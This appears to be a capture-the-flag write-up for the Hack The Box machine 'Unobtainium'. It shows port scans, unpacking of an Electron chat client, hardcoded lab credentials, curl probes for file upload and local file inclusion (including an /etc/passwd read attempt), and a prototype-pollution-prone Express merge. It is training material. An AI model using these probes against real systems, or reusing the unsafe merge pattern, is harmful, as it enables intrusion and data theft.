HTB: Unobtainium
Unobtainium was a unique box surrounding the reversal of a Electron web application and Kubernetes exploitation.
- For the user flag, static analysis was required to analyze and unpack an Debian package to reveal an Electron web application. Performing JS source code review indicates a command injection vulnerability in a legacy NPM package, which is exploited with JS prototype pollution for a user shell.
- For privilege escalation and the root flag, a Kubernetes service account token was obtained with container shell access to move laterally and eventually deploy an attacker-controlled pod in the control plane with the host filesystem mounted, providing privileged access to all files.
- Persistence was achieved with overwriting the root SSH keys, and with an additional technique of deploying WeaveScope, a legitimate container orchestration monitoring tool, as a remote administraton tool for persistence
Port Scan
Default TCP Port Scan
Code preview
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http          Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Unobtainium
8443/tcp  open  ssl/https-alt
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 18 Sep 2021 19:39:59 GMT
|     Content-Length: 212
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path "/nice ports,/Trinity.txt.bak"","reason":"Forbidden","details":{},"code":403}
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 18 Sep 2021 19:39:58 GMT
|     Content-Length: 185
|     {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot get path "/"","reason":"Forbidden","details":{},"code":403}
|   HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Cache-Control: no-cache, private
|     Content-Type: application/json
|     X-Content-Type-Options: nosniff
|     X-Kubernetes-Pf-Flowschema-Uid: 3082aa7f-e4b1-444a-a726-829587cd9e39
|     X-Kubernetes-Pf-Prioritylevel-Uid: c4131e14-5fda-4a46-8349-09ccbed9efdd
|     Date: Sat, 18 Sep 2021 19:39:58 GMT
|     Content-Length: 189
|_    {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"forbidden: User "system:anonymous" cannot options path "/"","reason":"Forbidden","details":{},"code":403}
|_http-title: Site doesnt have a title (application/json).
| ssl-cert: Subject: commonName=minikube/organizationName=system:masters
| Subject Alternative Name: DNS:minikubeCA, DNS:control-plane.minikube.internal, DNS:kubernetes.default.svc.cluster.local, DNS:kubernetes.default.svc, DNS:kubernetes.default, DNS:kubernetes, DNS:localhost, IP Address:10.10.10.235, IP Address:10.96.0.1, IP Address:127.0.0.1, IP Address:10.0.0.1
| Not valid before: 2021-07-25T14:52:45
|_Not valid after:  2022-07-26T14:52:45
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|   h2
|_  http/1.1
31337/tcp open  http          Node.js Express framework
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-title: Site doesnt have a title (application/json; charset=utf-8).
4 open ports are shown in the results:
- Port 22, running OpenSSH 8.2p1
- Port 80, running an Apache httpd 2.4.41 web server
- Port 8443, which appears to be an authenticated Kubernetes API server endpoint with a miniKube-signed certificate
- Port 31337, which appears to be running a Node.js Express Framework web server
Full TCP Port Scan
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http             Apache httpd 2.4.41 ((Ubuntu))
2379/tcp  open  ssl/etcd-client?
2380/tcp  open  ssl/etcd-server?
8443/tcp  open  ssl/https-alt
10249/tcp open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10250/tcp open  ssl/http         Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
10256/tcp open  http             Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
31337/tcp open  http             Node.js Express framework
In the full TCP port scan, 5 new ports are seen responding:
- Port 2379 and Port 2380, which belongs to etcd, and is implemented as a key store in Kubernetes to persist service tokens, secrets and service configurations amongst a cluster of hosts. Port 2379 is for client requests to etc, and port 2380 is for requests sent between the different nodes in the etcd cluster
- Port 10249, 10250, 10256, where port 10250 is notable since it represents the Kubernetes default kubelet API. By default, requests to the HTTPS kubelet’s API endpoint are allowed and treated as anonymous requests, which may permit command execution as an exposed unauthenticated API
Enumerating etcd access
Attempting to list the etcd config with etcdctl --endpoint=http://10.10.10.235:2379 ls shows an empty response.
The etcd client endpoint is likely configured to require authentication, as no further probes can be made
Enumerating kubelet API access
Attempting to list all the Kubernetes running pods on the kubelet API endpoint with curl -k https://10.10.10.235:10250/runningpods/ results
in a hanging response. It is likely anonymous access is disabled on this kublet API endpoint
Web Enumeration
Enumerating Unobtainium Apache Website

At http://10.10.10.235/ a website named “Unobtainium” appears, advertising a chat application with packages available for download

Inspecting the source code reveals a downloads directory, where the packages and a checksum text file are shown
Enumerating Nodejs Web Server
At http://10.10.10.235:8443/ an Kubernetes API server endpoint with a JSON response stating anonymous access is disabled

Inspecting the site’s TLS certificate shows the following data, implying the underlying infrastructure was signed with a minikube certificate and may be hosted in a kubernetes pod
DNS Name: minikubeCA
DNS Name: control-plane.minikube.internal
DNS Name: kubernetes.default.svc.cluster.local
DNS Name: kubernetes.default.svc
DNS Name: kubernetes.default
DNS Name: kubernetes
DNS Name: localhost
Unobtainium_debian.zip Analysis
Unpacking the Unobtainium .deb package
The unobtainum chat application is provided as a package Debian, Red Hat, and snap. The Debian version is chosen for inspection, as unobtainium_debian.zip is downloaded and extracted into unobtainium_1.0.0_amd64.deb
As described by official documentation, a Debian package is
A Debian archive file, contains the executable files, libraries, and documentation associated with a particular suite of program or set of related programs. Normally, a Debian archive file has a filename that ends in .deb. Debian binary packages are required to contain a debian-binary, control.tar, and data.tar archive files
The checksum text file can be used to verify the package’s hash
root@kali:~/HTB/Unobtainium# cat unobtainium_1.0.0_amd64.deb.md5sum
c9fe8a2bbc66290405803c3d4a37cf28  unobtainium_1.0.0_amd64.deb
root@kali:~/HTB/Unobtainium# md5sum unobtainium_1.0.0_amd64.deb
c9fe8a2bbc66290405803c3d4a37cf28  unobtainium_1.0.0_amd64.deb
The Debian package file can extracted with the ar tool, where ar x unobtainium_1.0.0_amd64.deb extracts the package components
root@kali:~/HTB/Unobtainium# ls -al
total 160728
drwxr-xr-x  4 root root     4096 Sep 19 05:39 .
drwxr-xr-x 98 root root     4096 Sep 18 19:31 ..
-rw-r--r--  1 root root     2887 Sep 19 05:37 control.tar.gz
-rw-r--r--  1 root root 54845956 Sep 19 05:37 data.tar.xz
-rw-r--r--  1 root root        4 Sep 19 05:37 debian-binary
Extracting the data.tar.xz archive file shows files to be placed with filesystem directories /opt/ and /usr/
root@kali:~/HTB/Unobtainium# ls -al
total 160728
drwxr-xr-x  4 root root     4096 Sep 19 05:39 .
drwxr-xr-x 98 root root     4096 Sep 18 19:31 ..
-rw-r--r--  1 root root     2887 Sep 19 05:37 control.tar.gz
-rw-r--r--  1 root root 54845956 Sep 19 05:37 data.tar.xz
-rw-r--r--  1 root root        4 Sep 19 05:37 debian-binary
drwxr-xr-x  3 root root     4096 Jan 19  2021 opt
-rw-r--r--  1 root root 54853780 Sep 18 20:07 unobtainium_debian.zip
drwxr-xr-x  3 root root     4096 Jan 19  2021 usr
tree shows the file directories within the /usr/ folder
├── applications
│   └── unobtainium.desktop
├── doc
│   └── unobtainium
│       └── changelog.gz
└── icons
    └── hicolor
        ├── 128x128
        │   └── apps
        │       └── unobtainium.png
        ├── 16x16
        │   └── apps
        │       └── unobtainium.png
        ├── 256x256
        │   └── apps
        │       └── unobtainium.png
        ├── 32x32
        │   └── apps
        │       └── unobtainium.png
        ├── 48x48
        │   └── apps
        │       └── unobtainium.png
        └── 64x64
            └── apps
                └── unobtainium.png
Extracting the changelog archive with gzip -d changelog.gz shows a changelog.txt file with the creator’s username felamos and hostname unobtainium.htb
unobtainium (1.0.0) whatever; urgency=medium

  * Package created with FPM.

 -- felamos <[email protected]>  Mon, 18 Jan 2021 22:15:14 -0800
Looking at the /opt/unobtainium folder, multiple library files and application resources are shown. The LICENSE.electron.txt file appears to indicate this may be a Electron application
root@kali:~/HTB/Unobtainium/opt/unobtainium# ls -al
total 175816
drwxrwxr-x 5 root root      4096 Jan 19  2021 .
drwxr-xr-x 3 root root      4096 Jan 19  2021 ..
-rw-r--r-- 1 root root    124662 Jan 19  2021 chrome_100_percent.pak
-rw-r--r-- 1 root root    187289 Jan 19  2021 chrome_200_percent.pak
-rwxr-xr-x 1 root root   4746864 Jan 19  2021 chrome-sandbox
-rw-r--r-- 1 root root  10527632 Jan 19  2021 icudtl.dat
-rwxr-xr-x 1 root root    249544 Jan 19  2021 libEGL.so
-rwxr-xr-x 1 root root   3053896 Jan 19  2021 libffmpeg.so
-rwxr-xr-x 1 root root   6992048 Jan 19  2021 libGLESv2.so
-rwxr-xr-x 1 root root   3907784 Jan 19  2021 libvk_swiftshader.so
-rwxr-xr-x 1 root root   6712992 Jan 19  2021 libvulkan.so
-rw-r--r-- 1 root root      1060 Jan 19  2021 LICENSE.electron.txt
-rw-r--r-- 1 root root   4562357 Jan 19  2021 LICENSES.chromium.html
drwxrwxr-x 2 root root      4096 Jan 19  2021 locales
drwxrwxr-x 2 root root      4096 Jan 19  2021 resources
-rw-r--r-- 1 root root   5035729 Jan 19  2021 resources.pak
-rw-r--r-- 1 root root     51449 Jan 19  2021 snapshot_blob.bin
drwxrwxr-x 2 root root      4096 Jan 19  2021 swiftshader
-rwxr-xr-x 1 root root 133649008 Jan 19  2021 unobtainium
-rw-r--r-- 1 root root    172276 Jan 19  2021 v8_context_snapshot.bin
-rw-r--r-- 1 root root       107 Jan 19  2021 vk_swiftshader_icd.json
Extracting control.tar.gz shows post installation and removal scripts, along with a control metadata file.
root@kali:~/HTB/Unobtainium# gzip -d control.tar.gz
root@kali:~/HTB/Unobtainium# tar -xvf control.tar
./
./postinst
./postrm
./control
./md5sums
The control metadata file shows similar information on the package’s creator
Package: unobtainium
Version: 1.0.0
License: ISC
Vendor: felamos <[email protected]>
Architecture: amd64
Maintainer: felamos <[email protected]>
Installed-Size: 185617
Depends: libgtk-3-0, libnotify4, libnss3, libxss1, libxtst6, xdg-utils, libatspi2.0-0, libuuid1, libappindicator3-1, libsecret-1-0
Section: default
Priority: extra
Homepage: http://unobtainium.htb
Description:
  client
Inspecting the postinst and postrm bash scripts indicates the underlying application uses the Electron 5+ framework. In this case, the
postinst script creates a symbolic link to the main unobtainium executable and uses the chrome sandbox to run the application after installation
root@kali:~/HTB/Unobtainium# cat postinst
#!/bin/bash

# Link to the binary
ln -sf '/opt/unobtainium/unobtainium' '/usr/bin/unobtainium'

# SUID chrome-sandbox for Electron 5+
chmod 4755 '/opt/unobtainium/chrome-sandbox' || true

update-mime-database /usr/share/mime || true
update-desktop-database /usr/share/applications || true
The postrm bash script runs after uninstallation and deletes the unobtainium executable
root@kali:~/HTB/Unobtainium# cat postrm
#!/bin/bash

# Delete the link to the binary
rm -f '/usr/bin/unobtainium'
Going back to the /opt/unobtainium/resources path, there also appears to be an app.asar file. Electron applications are typically packaged with an app.asar file
improve the performance of reading files on Windows file systems. Asar is a simple extensive archive format, which concatenates all files together without compression, while having random access support. To unpack an asar archive, the npx tool from npm can be used, as npx asar extract app.asar unpack shows the following file structure
├── index.js
├── package.json
└── src
    ├── css
    │   ├── bootstrap.min.css
    │   └── dashboard.css
    ├── get.html
    ├── index.html
    ├── js
    │   ├── app.js
    │   ├── bootstrap.bundle.min.js
    │   ├── Chart.min.js
    │   ├── check.js
    │   ├── dashboard.js
    │   ├── feather.min.js
    │   ├── get.js
    │   ├── jquery.min.js
    │   └── todo.js
    ├── post.html
    └── todo.html

3 directories, 17 files
The package.json file contains similar metadata seen previously
{
  "name": "unobtainium",
  "version": "1.0.0",
  "description": "client",
  "main": "index.js",
  "homepage": "http://unobtainium.htb",
  "author": "felamos <[email protected]>",
  "license": "ISC"
}
JS Source Code Review
To view the application, firefox index.html displays a main dashboard with a error message

Despite adding unobtainium.htb to the /etc/hosts file, there appears to be a domain name resolution error
The resolution appears to be implemented in a JS file called check.js
$.ajax({url: "http://unobtainium.htb:31337",
        type: "HEAD",
        timeout:1000,
        statusCode: {
            200: function (response) {

            },
            400: function (response) {
                alert('Unable to reach unobtainium.htb');
            },
            0: function (response) {
                alert('Unable to reach unobtainium.htb');
            }
        }
 });

Following the prompt, the main dashboard is shown
Redirecting to the “Post Messages” page, the /opt/unobtainium/resources/unpack/src/post.html HTML page is loaded

Clicking the “Post” button sends the OPTIONS request to the NodeJS web server on port 31337, as shown below
OPTIONS / HTTP/1.1
Host: unobtainium.htb:31337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: content-type
Origin: null
DNT: 1
Connection: close
The response indicates the GET, HEAD, PUT, and DELETE requests are allowed. With valid credentials, the PUT may later allow for file upload
HTTP/1.1 200 OK
X-Powered-By: Express
Allow: GET,HEAD,PUT,DELETE
Content-Type: text/html; charset=utf-8
Content-Length: 19
ETag: W/"13-dU6690u+/fZ3lEqFItU6CiBI3Wo"
Date: Sun, 19 Sep 2021 18:41:05 GMT
Connection: close

GET,HEAD,PUT,DELETE
Inspecting the app.js shows plaintext credentials embedded into a JSON string to be sent to the NodeJS web server. The username is felamos and the password is Winter2021. Given the authentication string is in JSON, it is likely the NdoeJS API endpoint is a REST API
$(document).ready(function(){
    $("#but_submit").click(function(){
        var message = $("#message").val().trim();
        $.ajax({
        url: 'http://unobtainium.htb:31337/',
        type: 'put',
        dataType:'json',
        contentType:'application/json',
        processData: false,
        data: JSON.stringify({"auth": {"name": "felamos", "password": "Winter2021"}, "message": {"text": message}}),
        success: function(data) {
            //$("#output").html(JSON.stringify(data));
            $("#output").html("Message has been sent!");
        }
    });
});
});
The todo.js file appears to reference a file called todo.txt which may contain useful information
$.ajax({
    url: 'http://unobtainium.htb:31337/todo',
    type: 'post',
    dataType:'json',
    contentType:'application/json',
    processData: false,
    data: JSON.stringify({"auth": {"name": "felamos", "password": "Winter2021"}, "filename" : "todo.txt"}),
    success: function(data) {
        $("#output").html(JSON.stringify(data));
    }
});
Testing authentication with curl
To test if the credentials are valid, an authentication request is performed with curl to get the todo.txt, and the response is parsed with jq
root@kali:~/HTB/Unobtainium/opt/unobtainium/resources/unpack/src/js# curl -s http://unobtainium.htb:31337/ -X POST -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename" : "todo.txt"}' | jq
{
  "ok": true
}
The authentication is successful, and the todo.txt file shows a list of features to be added
{
  "ok": true,
  "content":
    "1. Create administrator zone.
     2. Update node JS API Server.
     3. Add Login functionality.
     4. Complete Get Messages feature.
     5. Complete ToDo feature.
     6. Implement Google Cloud Storage function: https://cloud.google.com/storage/docs/json_api/v1
     7. Improve security"
}
The “Implement Google Cloud Storage function” message appears unique, and will relevant in further enumeration
Enumerating Nodejs
Several steps can be performed to enumerate for vulnerabilites in the custom NodeJS REST API endpoint
- Test for default credentials
- Check for arbitrary file upload with PUT
- Test for local file inclusion
- Command injection
- SQLi
- Username enumeration/brute force
Authentication Attempts
Attempting to authenticate with various other usernames and the same credentials results in “Access Denied”
root@kali:~/HTB/Unobtainium/opt/unobtainium/resources/unpack/src/js# curl -s http://unobtainium.htb:31337/todo -X POST -H "Content-Type: application/json" -d '{"auth": {"name": "admin", "password": "Winter2021"}, "filename" : "todo.txt"}' | jq
{
  "ok": false,
  "error": "Access denied"
}
root@kali:~/HTB/Unobtainium/opt/unobtainium/resources/unpack/src/js# curl -s http://unobtainium.htb:31337/todo -X POST -H "Content-Type: application/json" -d '{"auth": {"name": "root", "password": "Winter2021"}, "filename" : "todo.txt"}' | jq
{
  "ok": false,
  "error": "Access denied"
}
Attempting arbitrary file upload
Using PUT to place a local file appears to succeed in creating a JSON object with a timestamp and username, but no file appears to be uploaded when later querying with curl http://unobtainium.htb:31337/a.txt
root@kali:~/HTB/Unobtainium/opt/unobtainium/resources/unpack/src/js# curl -s http://unobtainium.htb:31337/ -X PUT -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename" : "a.txt"}' | jq
{
  "ok": true
}
root@kali:~/HTB/Unobtainium/opt/unobtainium/resources/unpack/src/js# curl -s http://unobtainium.htb:31337/ -X GET -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename" : "a.txt"}' | jq
[
  {
    "icon": "__",
    "id": 1,
    "timestamp": 1632084716640,
    "userName": "felamos"
  }
]
Testing Local File Inclusion (LFI)
The same JSON filename request that successfully read todo.txt may be a possible vector for exploiting LFI.
Attempting to read files in other directories such as /etc/passwd appears to fail, leaving a hanging request
curl -s http://unobtainium.htb:31337/todo -X POST -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename" : "/etc/passwd"}' | jq
However, following the file structure of the app.asar and Electron application, LFI succeeds in only reading files within the webroot directory, such as the index.js file
curl -s http://unobtainium.htb:31337/todo -X POST -H "Content-Type: application/json" -d '{"auth": {"name": "felamos", "password": "Winter2021"}, "filename" : "index.js"}' | jq -r ".content"
jq -r is used with .content to format the JS source code output, where -r is a filter that writes output to standard output instead of parsing as a JSON string, and .content is the JSON key used to reference the value. The contents of the index.js file are
var root = require("google-cloudstorage-commands");
const express = require('express');
const { exec } = require("child_process");
const bodyParser = require('body-parser');
const _ = require('lodash');
const app = express();
var fs = require('fs');

const users = [
  {name: 'felamos', password: 'Winter2021'},
  {name: 'admin', password: Math.random().toString(32), canDelete: true, canUpload: true},
];

let messages = [];
let lastId = 1;

function findUser(auth) {
  return users.find((u) =>
    u.name === auth.name &&
    u.password === auth.password);
}

app.use(bodyParser.json());

app.get('/', (req, res) => {
  res.send(messages);
});

app.put('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  const message = {
    icon: '__',
  };

  _.merge(message, req.body.message, {
    id: lastId++,
    timestamp: Date.now(),
    userName: user.name,
  });

  messages.push(message);
  res.send({ok: true});
});

app.delete('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user || !user.canDelete) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  messages = messages.filter((m) => m.id !== req.body.messageId);
  res.send({ok: true});
});
app.post('/upload', (req, res) => {
  const user = findUser(req.body.auth || {});
  if (!user || !user.canUpload) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }


  filename = req.body.filename;
  root.upload("./",filename, true);
  res.send({ok: true, Uploaded_File: filename});
});

app.post('/todo', (req, res) => {
        const user = findUser(req.body.auth || {});
        if (!user) {
                res.status(403).send({ok: false, error: 'Access denied'});
                return;
        }

        filename = req.body.filename;
        testFolder = "/usr/src/app";
        fs.readdirSync(testFolder).forEach(file => {
                if (file.indexOf(filename) > -1) {
                        var buffer = fs.readFileSync(filename).toString();
                        res.send({ok: true, content: buffer});
                }
        });
});

app.listen(3000);
console.log('Listening on port 3000...');
Index.js Analysis
Reviewing index.js, it is evident that index.js is used to define request routing for the REST API. Multiple modules are loaded with the Nodejs require() function. The “google-cloudstorage-commands” appears to be an atypical package, and draws reference to the earlier todo.txt note on implementing the Google Cloud Storage function.
express() is later defined to specify the use of a built-in Nodejs middleware to handle request routing.
The user felamos is defined with the same plaintext password as before, and the application admin password appears to be a random 32-character string. The admin user also has privileges to upload and delete files, shown by the “canDelete” and “canUpload” values set to true.
Afterwards, various route handler functions such as app.get(), app.put('/ ...), app.delete('/' ...), app.post('/upload', ...) and app.post('/todo', ...) are used to define how GET, PUT, and specific POST requests are handled within the REST API endpoint.
Looking within the app.put('/' ...) route handler function, authenticated PUT requests allow for the creation of arbitrary JS objects which are merged with request messages into an array. The _.merge(message, req.body.message ...) seems to combine unvalidated user input into a JS object, which makes this a possible vector for a protoType pollution exploit.
Looking within the /todo route handler function, authenticated LFI requests appear to be constrained to files within the /usr/src/app directory with fs.readdirSync(testFolder). The fs.readdirSync() function is used to synchronously read the contents of a given directory and return an array of all the file names in the directory, where the argument directory testFolder is defined as /usr/src/app
Lastly, the web server is specified to listen on port 3000 internally
JS Prototype Pollution
JS ProtoType Definitions
- An Object in JS ican be viewed as a key-value pair, with the key being a string, and the value can be anything (similar to “map” or “dictionary” in other languages) as every definition in JS with the exception of primitives is an Object
Prototypeis an attribute related to Object, it is used as a mechanism that enables JS Objects to inherit features from one to another.ProtoTypeis also an Object in itself used to support inheritance of attributes from another JS Object class
In MDN documentation, __proto__ is defined with the following
The
__proto__property of Object.prototype is an accessor property (a getter function and a setter function) that exposes the internal [[Prototype]] (either an object or null) of the object through which it is accessed
The key requirements of the __proto__ attribute are that
__proto__is a special attribute that refers to all the Prototype of an object- All Objects have
__proto__as their attribute (Prototype) __proto__is also an Object
A Prototype chain is the process of where an Objects Prototype may also have a Prototype, and from it, it can inherit his Prototype or other attributes iteratively.
Prototype Pollution Overview
Prototype pollution is one of the lesser known web application vulnerabilities in the security community, with researchers discussing it as a potential attack vector around 2017, and the first vulnerabilities of it were discovered in the wild around the start of 2018.
Prototype pollution is defined as
A vulnerability that allows attackers to exploit the rules of the JavaScript programming language, by injecting properties into existing JavaScript language construct prototypes, such as Objects. JavaScript allows all Object attributes to be altered, including their magical attributes such as
__proto__,constructorandprototype. An attacker manipulates these attributes to overwrite, or pollute, a JavaScript application object prototype of the base object by injecting other values. Properties on the Object.prototype are then inherited by all the JavaScript objects through the prototype chain. When that happens, this leads to either denial of service by triggering JavaScript exceptions, or it tampers with the application source code to force the code path that the attacker injects, thereby leading to remote code execution
ProtoType pollution typically occurs at some unsafe merge, clone, extend and path assignment operation on JSON objects.
Prototype Pollution occurs when an attacker manipulates the __proto__ attribute, usually by adding a new Prototype onto __proto__. Since __proto__ exists for every Object, and every Objects inherits the Prototypes from their base Prototype, this addition is inherited by all the JavaScript Objects through the prototype chain
In more specific terms, prototype pollution requires the ability to insert attributes into existing JavaScript objects to lead to DoS attacks or command injection AND requires and one of the following vulnerable implementations:
- Object recursive merge
- Property definition by path
- Object clone
Analyzing prototype pollution in index.js
In index.js, the authenticated app.put('/', ...) route appears to be vulnerable by using the _.merge method as a Object recursive merge, where
- merge combines both
messageand the user-controlledreq.body.messagewhich can contain the poisoned prototype key value - Once
__proto__is combined with new properties inside merge, all JS objects will have that new property, including the felamos user
app.put('/', (req, res) => {
  const user = findUser(req.body.auth || {});

  if (!user) {
    res.status(403).send({ok: false, error: 'Access denied'});
    return;
  }

  const message = {
    icon: '__',
  };

  _.merge(message, req.body.message, {
    id: lastId++,
    timestamp: Date.now(),
    userName: user.name,
  });

  messages.push(message);
  res.send({ok: true});
});
Looking back at the Object properties available for the admin user, it is possible to use prototype pollution with a PUT request and __proto__ payload to force the ,canDelete or canUpload attributes to be inherited by felamos
Analyzing the google-cloudstorage-commands package
Searching for vulnerabilities within the google-cloudstorage-commands package specified in the index.js file leads to the following source. It appears the google-cloudstorage-commands was created 4 years ago, and was left deprecated
